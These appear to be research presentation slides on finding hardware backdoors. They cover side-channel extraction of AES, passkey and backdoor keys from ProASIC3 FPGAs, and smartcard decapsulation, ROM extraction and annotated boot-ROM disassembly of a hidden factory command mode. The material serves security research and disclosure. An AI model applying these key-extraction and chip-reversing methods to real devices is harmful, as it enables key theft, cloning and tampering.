
FPGA chip analysis

- A3P250 chip in ZIF test socket on a test board
- Control board with 40MIPS PIC24 microcontroller
- Power analysis setup with A3P250 chip in test socket, 20Ω resistor in V_{CC} and 1130A differential probe
 - Agilent MSO8104A oscilloscope and Matlab software for analysis of acquired power traces






FPGA chip analysis

- Power analysis on different JTAG operations
 - high noise in the power traces (SNR of -20dB)
 - long averaging is required to distinguish single bit of data ($A_v=4096$)
 - AES 128-bit key extraction takes over an hour to succeed



FPGA chip analysis


- Simple power analysis to distinguish between commands
 - high noise in the power traces and no specific bandwidth to filter
- AES vs Passkey (bitstream encryption and user access)
- Array verify vs FROM reading
- Additional hidden functions were found, but their unlocking required a key with similar to passkey protection
- DPA attack on passkey with off-the-shelf equipment would require hundreds of years to succeed




FPGA chip analysis

- Scanning JTAG for command space (instruction register IR)
 - find depth of DR registers associated with each command
 - test if those DR registers can be amended
- Analysing STAPL programming file from design software
 - hints on unused spaces

JTAG registers space





JTAG registers volatility



Improvements

- New side-channel analysis technique which proved to be effective for AES key extraction from ProASIC3 devices
 - down to 0.01 second time vs over 1 hour with off-the-shelf DPA
 - S. Skorobogatov, C. Woods: In the blink of an eye: There goes your AES key. IACR Cryptology ePrint Archive, Report 2012/296, 2012. <http://eprint.iacr.org/2012/296>
- Pipeline emission analysis (PEA) technique improves SCA
 - dedicated hardware rather than off-the-shelf equipment
 - lower noise, higher precision, low latency, fast processing




FPGA chip analysis

- For both backdoor key and passkey the extraction time of 32 hours was achieved compared to estimated 2000 years required with an off-the-shelf DPA setup
- Backdoor key unlocks additional undocumented functionality (factory test and debug mode), but does not automatically allow readback of the design IP
- Additional reverse engineering of the control registers bit fields was required and this was successfully achieved
- Is this Backdoor or Trojan?
 - STAPL file contains some characteristic variable names associated with security fuses
 - searching for those names in the installed Actel Libero design software under Windows XP using Search option. This returns some templates and algorithm description files
 - inside some of those files there are traces of the designed backdoor

Simplified ProASIC3 security

- AES encryption engine can only send data in one direction
- Passkey only unlocks FROM readback
- Hidden JTAG functions include different areas
 - factory settings, debug features and control registers
 - no references were found in the manufacturer's tools or documentation about possibility of the design readback



FPGA chip summary

- Direct analysis of silicon hardware is usually not feasible as it is a time consuming process which involves high costs
- Reliability is often separated from security and not influenced by backdoors
- Security can be compromised via the backdoor
- Big security mistake
 - all 3rd generation Flash FPGA devices (ProASIC3, ProASIC3L, ProASIC3 nano, Igloo, Igloo plus, Igloo nano, Fusion, SmartFusion) share the same factory secret master key
- Remote access to the device is usually separated from its test interfaces (JTAG, Test port) which are usually not connected to the network
- It is impossible to update or patch the silicon hardware – the chip will have to be physically replaced at a high cost

Smartcard chip analysis



- Undisclosed manufacturer of undisclosed chip
 - No datasheets and development tools (only under strict NDA)
 - Access via serial interface (standard ISO/IEC 7816-3)
 - No documentation is available on the protocol at all (proprietary)
 - Black box reverse engineering is unlikely to bring any success
 - What is known
 - 80x51 compatible CPU
 - Boot ROM, RAM, System Flash, Code Flash, Data Flash, DES, PRNG
 - Countermeasures: DPA, OV, UV, clock glitching
- Are there any backdoors?
 - Any undocumented ISO 7816 commands?
 - Is it possible to access the on-chip data using these commands?
 - Is there a possibility of factory test/debug mode being in the ROM?
 - Can we find any clues from the ROM?
 - Can we learn more about the embedded system from the ROM?

Smartcard chip analysis

- Why the Boot ROM is so important?
- Smartcard secure chip usually has several access levels
 - User applications (JAVA code) have very restricted access rights
 - no direct access to registers
 - no read or write access outside specified address boundaries
 - communicate with the outside world via Kernel or API
 - User code has memory access restrictions
 - no direct access to some registers
 - no read or write access to the System areas
 - System code can access most areas
 - no read or write access to the Kernel area
 - Kernel code can access almost everything
 - direct access to all registers except writing to OTP ones
 - read and write access to all memory areas
 - Boot ROM usually starts with full access rights



Smartcard chip analysis

- Power analysis on smartcard chip operations
 - chip in a test socket
 - 10 Ω resistor in VCC power supply
 - differential probe connected to digital oscilloscope
- Boot code runs for a very short time and then passes the control to the system and user code (sends ATR)






Smartcard chip analysis

- Access the chip surface and observe internal blocks
 - Chemical decapsulation of chip using fuming nitric acid at 60°C
 - Most smartcards: mechanical decapsulation (detach wires)
- Top layer sensor mesh prevents any observation and microprobing the internal wires
- Modern chips have multiple metal layers which obstruct view





Smartcard chip analysis

- Remove metal layers
 - Chemical etching
 - Reactive ion (plasma) etching
 - Mechanical polishing (hard to maintain planarity)
- Data in some Mask ROMs can be optically observed
 - Encoded by presence or absence of transistors
 - Encoded by interconnections between layers
 - Encoded in a metal layer



Smartcard chip analysis

- Code extraction from Mask ROM
 - Bits are encoded in a metal layer
 - Visible after the top metal layers are removed
- Might not work for many smartcards with the memory content encoded by ion implants (transistor doping level)
 - Selective (dash) chemical etchants can be used to expose ROM bits



Smartcard chip analysis

- Code extraction from Mask ROM
 - Convert image into bitmap file
 - Work out the physical memory layout and create .BIN file
 - By reverse engineering the ROM address decoder (time consuming)
 - Try various combinations and disassemble the resulting file (more efficient)
- Analyse the Boot ROM for hidden functions and control

```

0000 : 01 3E          ajmp L003E
003E :          set hardware parameters
...      initialise special registers
0066 :          hardware integrity check

0068 : 90 81 10        mov dptr,#08110H
006B : E0              movx a,@dptr
006C : B4 0C 07        cjne a,#00CH,L0076 {fail}
006F : A3              inc dptr
0070 : E0              movx a,@dptr
0071 : B4 BD 02        cjne a,#0BDH,L0076 {fail}
0074 : 80 09          sjmp L007F

0076 : 74 3B          mov a,#03BH
0078 : 51 B0          acall L02B0 {put_char}
007A : E4              clr a
007B : 51 B0          acall L02B0 {put_char}
007D : 21 50          ajmp L0150 {operations}

02B0 : F5 99          mov sbuf,a {send to 7816 I/O}
02B2 : 30 99 FD        jnb ti,L02B2
02B5 : C2 99          clr ti
02B7 : 22             ret

007F : 90 81 44        mov dptr,#08144H
0082 : 51 5B          acall L025B {check}
0084 : 70 70          jnz L00F6 {fail}
0086 : 85 F0 F9        mov X00F9,b {set reg}
0089 : 90 81 12        mov dptr,#08112H
008C : 51 5B          acall L025B {check}
008E : 70 66          jnz L00F6 {fail}
0090 : 85 F0 A4        mov X00A4,b {set reg}
...
00F6 : 01 76          ajmp L0076

00F8 :              check settings
...      initialise special registers
014D :              pass control to System in Flash

025B : E0              movx a,@dptr
025C : F5 F0          mov b,a
025E : A3              inc dptr
025F : E0              movx a,@dptr
0260 : A3              inc dptr
0261 : 65 F0          xrl a,b
0263 : F4              cpl a {Z if A = ~B}
0264 : 22             ret

```

Smartcard chip analysis

- Backdoor operation is a factory hidden mode
 - Send commands and parameters to the chip
 - Receive data
- Is it possible to take control over the chip (inject a Trojan)?

```

0150 : 90 81 2A      mov dptr,#0812AH
0153 : E0              movx a,@dptr
0154 : B4 D6 09      cjne a,#0D6H,L0160      {fail}
0157 : A3              inc dptr
0158 : E0              movx a,@dptr
0159 : B4 29 04      cjne a,#029H,L0160      {fail}
015C : 7F 00          mov r7,#000H
015E : 51 73          acall L0273

0160 : 51 B8          acall L02B8              {get_char}
0162 : F8              mov r0,a                 {command}
0163 : 51 B8          acall L02B8              {get_char}
0165 : F9              mov r1,a                 {parameter}
0166 : E8              mov a,r0
0167 : C3              clr c
0168 : 94 07          subb a,#007H
016A : 50 12          jnc L017E                {default:}
016C : 90 01 72      mov dptr,#00172H
016F : E8              mov a,r0                 {switch (A)}
0170 : 23              rl a
0171 : 73              jmp @a+dptr
0172 : 21 E3          ajmp L01E3                {case 0:}
0174 : 21 D6          ajmp L01D6                {case 1:}
0176 : 21 CE          ajmp L01CE                {case 2:}
0178 : 21 BE          ajmp L01BE                {case 3:}
017A : 21 B8          ajmp L01B8                {case 4:}
017C : 21 9D          ajmp L019D                {case 5:}

017E : A8 9E          mov r0,X009E
0180 : 75 9E 00      mov X009E,#000H
0183 : 90 09 FC      mov dptr,#009FCH        {addr}
0186 : 74 E5          mov a,#0E5H
0188 : F0              movx @dptr,a
0189 : A3              inc dptr
018A : E9              mov a,r1                 {parameter}
018B : F0              movx @dptr,a
018C : A3              inc dptr
018D : 74 22          mov a,#022H
018F : F0              movx @dptr,a
0190 : 75 9A C0      mov X009A,#0C0H
0193 : 12 89 FC      lcall L89FC

...
019B : 21 60          ajmp L0160 {get next command}

E5 r1 => MOV A, (R1)
22     => RET

01B8 : 75 9A C0      mov X009A,#0C0H
01BB : 02 80 00      ljmp L8000

